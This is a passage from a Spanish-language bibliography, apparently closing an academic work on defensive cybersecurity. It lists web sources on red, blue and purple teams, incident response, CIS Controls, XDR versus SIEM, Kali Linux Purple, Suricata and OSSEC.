Internet: <https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/>.

OPHOS [Anónimo]. ophos.com [página web]. (1, junio, 2021). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.sophos.com/es-es/products/managed-detection-and-response/incident-response-services?utm_source=google&utm_medium=cpc&utm_campaign=mg-2023-latam-es-demg-gog-gen-convr-mdr-search-incident-phrase&utm_term=respuesta%20a%20incidentes%20de%20seguridad&utm_content=na&cmp=159798&gad_source=1&gclid=Cj0KCQjwwYSwBhDcARIsAOyL0fhV9etodP6jqpJ7yDdaBMKojwvvl8_hvOWODPqiqpAx-ovCtwlpPPsaAgOaEALw_wcB&gclsrc=aw.ds>.

CALCOMSOFTWARE. CIS Controls: Todo lo que necesitas saber | CalCom. CalCom [página web]. (3, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.calcomsoftware.com/cis-controls-todo-lo-que-necesitas-saber/#:~:text=Los%20Controles%20Críticos%20de%20Seguridad,acceso%20y%20gestión%20de%20vulnerabilidades.>.

¿CUÁL ES la diferencia entre XDR y SIEM? | WatchGuard Technologies [Anónimo]. WatchGuard | Network, Wi-Fi, Identity, and Endpoint Security Solutions [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=Las%20soluciones%20SIEM%20actúan%20también,temporal%20únicamente%20para%20su%20análisis.>.

CIS. CIS. CIS [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cisecurity.org/>.

VALDES, Axel Abraham. Kali Linux Purple: Potencia y Flexibilidad en Ciberseguridad. LinkedIn: Log In or Sign Up [página web]. (25, mayo, 2023). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/kali-linux-purple-potencia-y-flexibilidad-en-ciberseguridad-v/?originalSubdomain=es>.

¿QUÉ ES Suricata en ciberseguridad? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (6, noviembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/>.

SUPERVISAR OSSEC CON SERVICEPILOT. Supervisar OSSEC con ServicePilot. ServicePilot [página web]. (5, marzo, 2019). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.servicepilot.com/es/integration/monitoreo-ossec/>